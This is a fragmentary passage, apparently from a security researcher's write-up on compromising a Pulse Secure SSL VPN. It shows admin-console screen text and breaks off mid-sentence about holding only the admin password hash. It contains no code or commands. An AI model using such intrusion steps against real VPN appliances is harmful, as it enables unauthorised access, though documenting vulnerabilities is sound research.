
Logged-in as: orange

https://0/admin/

您完全沒有終端機工作階段。

Pulse

Java 安全應用程式管理員



Welcome to Secure Access SSL VPN


Please sign in to begin your secure session.

Note: This is the **Administrator Sign-In Page**.
If you don't want to sign in as an Administrator, return to the standard Sign-In Page.


However

We only have the hash of admin password in

